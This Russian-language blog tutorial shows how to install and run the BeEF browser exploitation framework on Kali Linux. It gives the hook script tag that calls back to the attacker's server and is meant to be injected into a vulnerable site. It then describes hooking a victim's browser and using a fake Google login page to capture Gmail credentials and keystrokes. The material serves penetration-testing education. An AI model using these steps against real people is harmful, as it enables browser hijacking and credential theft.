👥 Руководство по фреймворку для взлома BEeF

АВТОР **cryptoparty**

НА ЧТЕНИЕ **4 мин**

ОПУБЛИКОВАНО **10.11.2021**

В этом руководстве мы будем применять как взлом “BEeF”, так и социальную инженерию для кражи учетных данных из браузера нашей цели.

Взлом “человек в браузере” очень трудно обнаружить, поскольку злоумышленник маскируется под обычного или проверенного пользователя, чтобы получить информацию любым способом (от пользователя и от сервера).

Хакер сидит в середине канала связи между сервером и пользователем сайта.

Содержание

Краткое введение в BEeF

Слово BEeF означает Browser Exploitation Framework.

Он использует векторы атак на стороне клиента для оценки уровня безопасности целевой среды.

Взлом BEeF подразумевает подключение одного или нескольких веб-браузеров и использование их для запуска командных модулей для атаки на целевую систему в контексте браузера.

Каждый браузер может иметь свой набор векторов атак, поскольку каждый из них находится в различных контекстах безопасности.

Шаг 1: Установка BEeF

BEeF не предустанавливается на новые версии Kali Linux (начиная с версии 2019.3), но если вы обновите старую версию Kali Linux, вы не потеряете фреймворк BEeF.

Но вы должны убедиться, что используете “beef-xss” для запуска фреймворка, а не “beef”, как это было в предыдущей версии.

Однако, если BEeF был предустановлен ранее или вам нужно установить его,и команда установки не изменится.

```
sudo apt install beef-xss
```

```
└─$ sudo apt install beef-xss                                                    100 ✘
Чтение списков пакетов… Готово
Построение дерева зависимостей… Готово
Чтение информации о состоянии… Готово
Следующий пакет устанавливался автоматически и больше не требуется:
  libfuse3-3
Для его удаления используйте «sudo apt autoremove».
Следующие пакеты будут обновлены:
  beef-xss
Обновлено 1 пакетов, установлено 0 новых пакетов, для удаления отмечено 0 пакетов, и 829 пакетов не обновлено.
Необходимо скачать 3 492 kB архивов.
После данной операции объём занятого дискового пространства уменьшится на 9 604 kB.
Пол:1 http://mirror-1.truenetwork.ru/kali kali-rolling/main amd64 beef-xss all 0.5.3.0-0kali1 [3 492 kB]
Получено 3 492 kB за 2c (1 754 kB/s)
(Чтение базы данных … на данный момент установлено 329830 файлов и каталогов.)
Подготовка к распаковке …/beef-xss_0.5.3.0-0kali1_all.deb …
Распаковывается beef-xss (0.5.3.0-0kali1) на замену (0.5.0.0+git20191218-0kali2) …
Настраивается пакет beef-xss (0.5.3.0-0kali1) …
Устанавливается новая версия файла настройки /etc/beef-xss/config.yaml …
beef-xss.service is a disabled or a static unit not running, not starting it.
Обрабатываются триггеры для kali-menu (2021.3.2)
```

Шаг 2: Запуск beef

После установки BEef мы переходим ко второму шагу – запуску фреймворка, чтобы получить доступ к пользовательскому интерфейсу и получить хук, необходимый для атаки на нашу жертву

```
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
     Active: active (running) since Wed 2021-11-10 07:14:27 EST; 5s ago
   Main PID: 3352 (ruby)
      Tasks: 10 (limit: 19124)
     Memory: 181.9M
        CPU: 4.864s
     CGroup: /system.slice/beef-xss.service
             ├─3352 ruby /usr/share/beef-xss/beef
             └─3363 nodejs /tmp/execjs20211110-3352-d4z1htjs

ноя 10 07:14:30 ios21u3 beef[3352]: == 23 CreateIpecExploitRun: migrated (0.0005s) ═══════════════…═══
ноя 10 07:14:30 ios21u3 beef[3352]: == 24 CreateAutoloader: migrating ═══════════════…═══
ноя 10 07:14:30 ios21u3 beef[3352]: -- create_table(:autoloaders)
ноя 10 07:14:30 ios21u3 beef[3352]:    → 0.0008s
ноя 10 07:14:30 ios21u3 beef[3352]: == 24 CreateAutoloader: migrated (0.0008s) ═══════════════…═══
ноя 10 07:14:30 ios21u3 beef[3352]: == 25 CreateXssraysScan: migrating ═══════════════…═══
ноя 10 07:14:30 ios21u3 beef[3352]: -- create_table(:xssraysscans)
ноя 10 07:14:30 ios21u3 beef[3352]:    → 0.0009s
ноя 10 07:14:30 ios21u3 beef[3352]: == 25 CreateXssraysScan: migrated (0.0009s) ═══════════════…═══
ноя 10 07:14:30 ios21u3 beef[3352]: [ 7:14:30][*] BeEF is loading. Wait a few seconds...
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
```

Web UI – это адрес ссылки, с которой вы получите доступ к пользовательской панели фреймворка beef и web-hook – это скрипт JavaScript, который вам нужно вставить на уязвимый сайт, чтобы зацепить браузер вашей жертвы в beef.

ПРИМЕЧАНИЕ:
Пароль BEeF по умолчанию и имя пользователя – “beef:beef”.

Если вы указали пароль при установке, используйте его!

Веб-интерфейс должен выглядеть так, как показано ниже:


После входа в систему мы попадаем на страничку, которая выглядит так, как показано ниже.

Тут можно увидеть браузеры как онлайн, так и офлайн.

🐧 Установим последний браузер Google Chrome на Kali Linux

Вы пытаетесь установить Google Chrome на Kali Linux 2020.x / 2019.x ? Google Chrome – один из самых популярных современных веб-браузеров, доступных для устройств Linux, macOS, Windows и Android. Браузер Chrome разработан быстрым, интуитивно понятным и безопасным для всех потребностей просмотра веб страниц. Пакеты для Google Chrome не доступны напрямую в большинстве репозиториев дистрибутивов Linux. … Читать далее

$ information Security Squad 0



Шаг 3: Захват целевого веб-браузера


После того как мы вошли в пользовательский интерфейс, нам нужно создать хук, с помощью которого мы сможем атаковать жертву.

Фреймворк Beefпредусматривает наличие демо-сайта, доступ к которому можно получить по ссылке

http://127.0.0.1:3000/demos/basic.html

Шаг 4: Выполнение команд в браузере жертвы


Теперь мы можем выполнять многочисленные команды, чтобы собрать важную информацию, которая может нам понадобиться из браузера жертвы. некоторые из возможностей, доступных в beef показаны ниже.



Как вы видите, у нас есть более 100 команд, которые мы можем использовать на браузере жертвы.


Шаг 5: Запуск социально-инженерной атаки

В этом руководстве мы попытаемся провести социально-инженерную атаку на нашу жертву с целью получения данных для входа в систему. нам нужно только выбрать нужную команду и выполнить ее.



Мы получим данные для входа в систему gmail пользователя.


Когда мы выполним команду, жертва будет перенаправлена на веб-страницу, похожую на страницу входа в систему google, где требуется ввести имя пользователя и пароль, как показано ниже.



Как только пользователь введет свое имя пользователя и пароль, мы сможем просмотреть его прямо из нашего фреймворка (см. изображение ниже).

После того как пользователь нажмет на кнопку входа, он будет перенаправлен на официальную страницу входа в Google.

Это помогает сделать атаку более скрытной.



Теперь у нас есть имя пользователя и пароль электронной почты.

Beef также действует как продвинутый кейлоггер и способен собирать ключи, на которые нажимала жертва во время использования браузера, что делает его еще более опасным.

> ¯_(ツ)_/¯ Примечание: Информация для исследования, обучения или проведения аудита. Применение в корыстных целях карается законодательством РФ.

#Kali linux #pentest #phishing #web security

Пожалуйста, не спамьте и никого не оскорбляйте. Это поле для комментариев, а не спамбокс. Рекламные ссылки не индексируются!

Добавить комментарий

Имя

Email

Сайт

Комментарий

Отправить комментарий

Вам также может понравиться

🐧 Как встраивать документацию в скрипты Bash


Документирование работы приложения, его назначения

0

🌐 Apache: Запрет доступа к URL, файлам и каталогам

Apache HTTP Server, часто называемый просто Apache

0



🐧 Как увеличить продолжительность сеанса Sudo на Linux

При работе с операционной системой Linux одним из мощных

0

🐧 Как разрешить или запретить доступ к Sudo для группы на Linux


Sudo (Superuser Do) – это мощный инструмент

0

🌐 Как разрешить в Nginx только методы GET и POST

В мире управления веб-серверами существует множество

0



🐉 Как изменить фон экрана блокировки на Kali Linux XFCE


Linux – это мощная система с открытым исходным

0

🐧 Как удалить огромные (100-200 ГБ) файлы на Linux

В области терминальных операций Linux в нашем распоряжении

0



🐳 Запуск OpenVPN-сервера одной командой Docker

OpenVPN Community Edition (CE) – это проект виртуальной

0

Свежие комментарии

Виктор к записи ╳Как заблокировать клавиатуру и мышь, но не экран в Linux╳
Виктор к записи ╳Как заблокировать клавиатуру и мышь, но не экран в Linux╳
Виктор к записи ╳Как заблокировать клавиатуру и мышь, но не экран в Linux╳
cryptoparty к записи 💻 Conky – инструмент системного мониторинга Linux
Salihov к записи 💻 Conky – инструмент системного мониторинга Linux

Свежие записи

🐧 Как встраивать документацию в скрипты Bash
Утечка Microsoft раскрыла секретные функций Windows 11
Ремонт ноутбука Asus в Санкт-Петербурге
🌐 Apache: Запрет доступа к URL, файлам и каталогам
Рейтинг бытовой техники Техно гайд

Поделиться